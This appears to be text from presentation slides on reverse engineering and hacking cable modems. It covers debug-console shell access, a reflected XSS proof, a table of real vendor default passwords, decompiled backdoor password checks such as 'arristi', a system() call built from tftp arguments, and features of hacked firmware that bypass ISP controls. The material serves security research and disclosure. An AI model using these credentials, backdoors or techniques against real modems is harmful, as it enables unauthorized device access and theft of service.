_extracted/squashfs-root/lib/libarris_password.so: ELF 32-bit MSB shared object, ARM, EABI4 version 1 (SYSV), dynamically linked, stripped
```

Cable Modems

- Shell access



The screenshot shows a terminal window titled "Terminal". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The main pane displays the command "diag readmem -s 4 -n 256 0x80001234" followed by a memory dump. The dump consists of 256 bytes starting at address 0x80001234, grouped into 64 four-byte words. The output is as follows:


```
Console/system> diag readmem -s 4 -n 256 0x80001234

80001234: 8fad0034 8fae0038 8faf003c 8fb00040 | ...4...8...<...@
2147488324: 2410741828 2410807368 2410872908 2410938448 | ...D...H...L...P
2147488340: 2411003988 2411069528 2411135068 2411200608 | ...T...X...`...
2147488356: 2411266148 2411462768 2411593848 2411659388 | ...d...p...x...|
2147488372: 666697856 1107296280 3009773902 254345216 | '...B....e.N.)..
2147488388: 2416472084 3781459968 3600025600 2147827712 | ..p..d.....@.
2147488404: 1344283392 945949734 140556337 3012132864 | P #.8b.&.`.1....
2147488420: 2160088109 207834631 1160511521 995524624 | ..T-.cN.E.,!;V..
2147488436: 96469312 04202610 23462144 4083434240 | ...@.r.f..dC.
2147488452: 43008577 172295680 685529268 3129212960 | ..BA.E..(.X....
2147488468: 627450500 1075839397 3568893979 555941920 | %f".@ .....!#.
2147488484: 00675398 914620450 1979650049 1610022917 | ..NF6.."u..._...
2147488500: 805839702 109139259 2297036936 4292256177 | 0.#V..U;.....
2147488516: 3527930961 4204781325 3259532587 4222296105 | .G.Q.....H.+.. )
2147488532: 3599796884 2277253037 4256834196 2408042909 | .....".....
2147488548: 325451775 06094527 1461682247 4113542196 | .e...\.W..G./.4

Console/system>
```

Cable Modems

■ Shell access



```
Seleccionar Telnet 192.168.100.1
is used to hold the object instance (e.g. the 'this' pointer). For functions
that take no parameters, don't specify any parameters here.

One of the interesting aspects of this command is that it allows you to
allocate memory, write to it, call a function with it, then free it.

EXAMPLES:
Calls malloc(1024); the allocated memory address is printed:
  call malloc -r 1024
Calls free(0x80001234) to free memory that had previously been allocated:
  call free 0x80001234
Calls the function at address 0x80010080 with no parameters. Return value
not printed:
  call func -a 0x80010080
Calls the function at address 0x800100a0 with a single parameter (value 0x01)
and prints the return value:
  call func -r -a 0x800100a0 0x01
Calls the function at address 0x80020020 with 4 parameters, and prints the
return value:
  call func -r -a 0x80020020 0x01 0x0202 0x030303 0x04040404
Calls the function at address 0x80020020 with 9 parameters, and prints the
return value:
  call func -r -a 0x80020020 0x11 0x22 0x33 0x44 0x55 0x66 0x77 0x88 0x99

Console>
```

Cable Modems

- Bad authentication

The image displays two windows side-by-side. On the left is a web browser window titled "Residential Gateway Login" with the URL "192.168.100.1". The page features the Motorola logo and a "Login" form asking for a username and password. A redacted password field is shown. On the right is a Telnet session titled "Telnet 192.168.100.1" showing the following text:

```
***** Welcome to Motorola SURFBoard Cable Modem *****  
WARNING: Access allowed by authorized users only.  
Login: admin  
Password:  
Console> Setting auth level for [REDACTED] to 2
```

Cable Modems

- XSS, CSRF, DoS

Scan Results - Google Chrome

192.168.100.1/wlanScanPopup.asp


Refresh

Nearby Wireless Access Points							
Network Name	Security Mode	Mode	PHY Mode	RSSI	Strength	Channel	BSSID
Splinter	WPA2-PSK AES-CCMP	Managed					

A página em 192.168.100.1 diz:

1

OK



The screenshot shows a browser window with the URL `view-source:192.168.100.1/wlanScanPop`. The page content is a table with several rows. In the first row, the 'Strength' column contains the following script tag: `<script>alert(1)</script>`. This indicates a reflected XSS vulnerability where user input is being displayed directly in the DOM.

37	<td>	<script>alert(1)</script>	1 de 1	^	v	x
	</td><t	<tr bgcolor="#E7DAAC"><td><script>alert(1)</script></td>				
	<td>WPA2-PSK	AES-CCMP	<td>Managed</td>			
	<td>802.11n</td>	-75 dBm</td>	<td><font face='courier'			
			size=5 color='orange'>**</td>			
			</td><td>1</td>			

Cable Modems

■ Default Passwords

4.0 Using the Ethernet (Craft) Port, continued

4.1 IDH3 Web Interface, continued

4.1.1 System Overview, continued



NOTE:

The IDH3 web pages do not automatically refresh, so the user must manually reload each one to view the most current data.

Configuring the sysName and sysLocation OIDs

It is also possible to configure the sysName (1.3.6.1.2.1.1.5.0) and sysLocation (1.3.6.1.2.1.1.6.0) OIDs from the web interface. This feature is password protected. There are both Admin and User usernames and passwords. Both usernames (Admin and User) have the authority to set sysName and sysLocation. The passwords can be changed via the Broadcom httpMgmt MIB. The specific OIDs and default values are shown below.

Table 5. OIDs for Usernames and Passwords for Web Interface Access

Parameter	OID	Default
httpAdminId	1.3.6.1.4.1.4413.2.2.2.1.1.3.1.0	edarglioT
httpAdminPassword	1.3.6.1.4.1.4413.2.2.2.1.1.3.2.0	aDm1n\$TR8r
httpUserId	1.3.6.1.4.1.4413.2.2.2.1.1.3.3.0	Tollgrade
httpUserPassword	1.3.6.1.4.1.4413.2.2.2.1.1.3.4.0	Tollgrade

Cable Modems

■ Backdoors

```
Terminal
Enter password>
Spawning ARRIS Console
Firmware Revision: 7.5.1250

Directory Commands ->

    system : <DIR> System
    nvm : <DIR> NVM
    download : <DIR> Download
    mdig : <DIR> Manufacturing Diagnostics
    led : <DIR> led
    dhcp : <DIR> Dynamic Host Configuration Protocol
    tech : <DIR> Technician Menu
    database : <DIR> database
    rf : <DIR> RF
    gw : <DIR> Gateway
    speedtest : <DIR> Speed Test
    status : Show Modem Status
    !reset : Reset Modem
    co : Run other console
    voice : Enter the Voice CLI
    persist : Set logging persistence
    help : Display commands
    !logout : Disconnect telnet/SSH
    quit : Quit the CLI


Type '<cmd> ?' for available help.

signed int __fastcall Security_PacmGetMtaCert(int a1, const char *a2, const char *a3, int a4)
{
    int v4; // r6@1
    const char *v5; // r7@1
    const char *v6; // r8@1
    signed int result; // r0@4
    int v8; // [sp+4h] [bp-184h]@1
    char v9; // [sp+8h] [bp-180h]@2
    int v10; // [sp+10h] [bp-80h]@2

    v8 = a1;
    v4 = a4;
    v5 = a2;
    v6 = a3;
    printf("\n--- Get mta cert: %s \tkey: %s \tServer-IP %s ---\n");
    if ( pthread_mutex_lock((pthread_mutex_t *) (pacmSecShDatabaseHandle + 60432)) )
    {
        logger_build_send_log_msg(&unk_140AC, 0, "Failed to lock Sec DB");
        result = -1;
    }
    else
    {
        chdir("/nvram/2/certificates");
        sprintf(&v9, "tftp -g -r %s %s", v5, v4);
        system(&v9);
        if ( stat(v5, (struct stat *) &v10) )
            printf("Error: failed to download %s \n", v5);
        sprintf(&v9, "tftp -g -r %s %s", v6, v4);
        system(&v9);
    }
}
```

Cable Modems

■ Backdoors in the Backdoors



```
printf("\nEnter password> ");
sub_9624(v12, &v11);
v6 = DB_GetInt16(22);
if ( !v6 || (v4 = sub_9918(v6)) != 0 )
{
    if ( *(DWORD *)v12 == 1 && strcmp((const char *)&v11, "arristi") )
    {
        *(BYTE *)(v12 + 16) = 2;
        NUM_UpdateFile("/proc/net/dbrctl/tftp", 1);
    }
    if ( MAIN_validate_cm_pw(&v11) == 2 ) // Serial Number Backdoor
    {
        *(BYTE *)(v12 + 16) = 2;
        NUM_UpdateFile("/proc/net/dbrctl/tftp", 1);
    }
    else
    {
        v13 = MAIN_validate_pwod(&v11); // Password of the Day Backdoor
        if ( v13 == 1 || v13 == 4 )
            *(BYTE *)(v12 + 16) = 1;
    }
    if ( *(BYTE *)(v12 + 16) )
    {
        puts("\nSpawning ARRIS Console\n");
        v7 = printf("Firmware Revision: %s\n", "7.5.1250");
    }
}
```

Cable Modems

■ Backdoors



Vendor Excuses
@vendorexcuses



 Follow

A backdoor password was discovered in our firmware. We've changed it. Thank you.



RETWEETS FAVORITES
108 61



3:01 PM - 31 Dec 2014

Hacked Firmwares


- **Not Certified by CableLabs**
- **Backdoors (legit modems too)**
- **Closed source (legit modems too)**
- **Enable factory mode (legit modems too)**
- **Change MAC and Serial (legit modems too)**
- **Certificate Upload**
- **Force network access (ignore unauthorized messages)**
 - **Floods DHCP server with packets repeatedly until get an IP address**
- **Disable & Set ISP filters (ACLs at modem level)**
- **Specify config filename and TFTP server IP address**
- **Force config file from ISP, local TFTP or uploaded flash memory**
- **Disable ISP firmware upgrade**
- **Get & Set SNMP OID values and Factory mode OID values**
- **Upload, flash and upgrade firmware**
- **Dual Boot**

Hacked Cable Modems


The screenshot shows a Mozilla Firefox browser window with the URL `192.168.100.1` in the address bar. The page title is "forceWare". On the right side, there is a status message: "forceWare v1.2 pre_registration Up 1 min OM/OM". The left sidebar contains navigation links for "Status Overview", "FW Log", "Sys Log", "Setup forceWare Wan BPI Config Opts Update/Backup SNMP", "Traffic Stats Real-time Hourly Daily Weekly", and "Reboot". The main content area is titled "Update/Backup". It includes several form fields and buttons:

- "Set boot image" dropdown set to "UBFI 2" with a "Save" button.
- "Download Backup file" dropdown set to "UBFI 1" with a "Download" button.
- "Flash to UBIF1" with a "Browse..." button, "No file selected." message, and a "Send" button.
- "Flash to UBIF2" with a "Browse..." button, "No file selected." message, and a "Send" button.
- "Flash to NVRAM" with a "Browse..." button, "No file selected." message, and a "Send" button.

Hacked Cable Modems




Reversing Cable Modems



Reversing Cable Modems

■ RAM Start Address



A Twitter thread from the user @bl4sty. The first tweet asks if anyone is interested in reverse engineering a 24 meg eCos binary, mentioning secrets contained within it. The second tweet asks for sharing the file. The third tweet provides a link to a box.haxx.in post and notes that the eCos shell handler is at 0x807ea0fc. The fourth tweet provides the loading address for the dump as 0x80004000.

blasty @bl4sty · 28 de ago
Anyone interested to reverse engineer this whopping 24 meg eCos binary?
There's some secrets contained within that I'm interested in, lol.

blasty @bl4sty · 28 de ago
@suqdiq share it :)


blasty @bl4sty · 28 de ago
@suqdiq box.haxx.in/~blasty/cb2968... ... enjoy, im currently trying to dig out
how to invoke the eCos shell, handler is at 0x807ea0fc

blasty @bl4sty · 28 de ago
@suqdiq load addr for that dump is 0x80004000 btw
Ver tradução


Firmware Types

- **Signed and compressed (PKCS#7 & binary)**
- **Compressed binary images**
- **RAM dump images (uncompressed & raw)**

Firmware Structure



Firmware Structure



Firmware Upgrades

PLEASE DO NOT DISTURB CAT



WHEN IT'S UPDATING TO
THE LATEST FIRMWARE

Firmware Upgrade

- **Authenticate originator of any download**
- **Verify if the code has been altered**
 - **Digitally signed (Root CA)**

Firmware Downgrade

Security Specification

CM-SP-SECv3.1-I04-150910

include a valid CVC, the CM will not request or have the ability to remotely upgrade code files. In addition, the CM will not accept CVCs subsequently delivered via SNMP.

To mitigate the possibility of a CM receiving a previous code file via a replay attack, the code files include a signing-time value in the [PKCS#7] structure that can be used to indicate the time the code image was signed. When the CM receives a code file signing-time that is later than the signing-time it last received, it will update its internal memory with this value. The CM will not accept code files with an earlier signing-time than this internally stored value. To upgrade a CM with a new code file without denying access to past code files, the signer may choose not to update the signing-time. In this manner, multiple code files with the same code signing-time allow an operator to freely downgrade a CM's code image to a past version (that is, until the CVC is updated). This has a number of advantages for the operator, but these advantages should be weighed against the possibilities of a code file replay attack.

Without a reliable mechanism to revert back to a known good version of code, any code-update scheme, including the one in this specification, has the weakness that a single, successful forced update of an invalid code image may render the CM useless, or may cause the CM to behave in a manner harmful to the network. Such a CM may not be repairable via a remote code update, since the invalid code image may not support the update scheme.

Firmware Upgrade

Follow TCP Stream (tcp.stream eq 0)

Stream Content

```
[INFO] [DOCSIS.SWDL(pid=449)]: EFL could not find a usable entry
[INFO] [DOCSIS.SWDL(pid=449)]: Perform SW upgrade. Sector to use = 2, New image file
name is TS0705125_062314_NA.MODEL_862.GW.MONO.img
[INFO] [DOCSIS.SWDL(pid=449)]: Software download parameters: 0 1
TS0705125_062314_NA.MODEL_862.GW.MONO.img 1 [REDACTED] wan0 -d 1
pcd: Starting process /usr/sbin/sw_dl (Rule DOCSIS_SWDL).
[INFO] [DOCSIS.SWDL(pid=1141)]: Initiating smart download
[INFO] [DOCSIS.SWDL(pid=1141)]: Starting secured sw download
tftp: rcvmsgopt: Resource temporarily unavailable
[INFO] [DOCSIS.SWDL(pid=1141)]: Load header contains: rev 4, type 107, subtype 0
(ver 0), mask 17E81FF, size 0x64D000, CRC 0xD693, next 1
[INFO] [DOCSIS.SWDL(pid=1141)]: Current load is: rev 4, type 107, mask 7E81FF
[INFO] [DOCSIS.SWDL(pid=1141)]: Protection set to: rev 1, type 1, mask 1, header 1
[INFO] [DOCSIS.SWDL(pid=1141)]: Passed ARRIS header check during download
[INFO] [DOCSIS.SWDL(pid=1141)]: opening file /dev/mtd3 for writing (size 0x650000)
[INFO] [DOCSIS.SWDL(pid=1141)]: Selected flash is not blank. Erase needed
[INFO] [DOCSIS.SWDL(pid=1141)]: Erasing /dev/mtd3 0x650000 bytes
[INFO] [DOCSIS.SWDL(pid=1141)]: Erased 0x650000 bytes from offset 0x00000000 in MTD
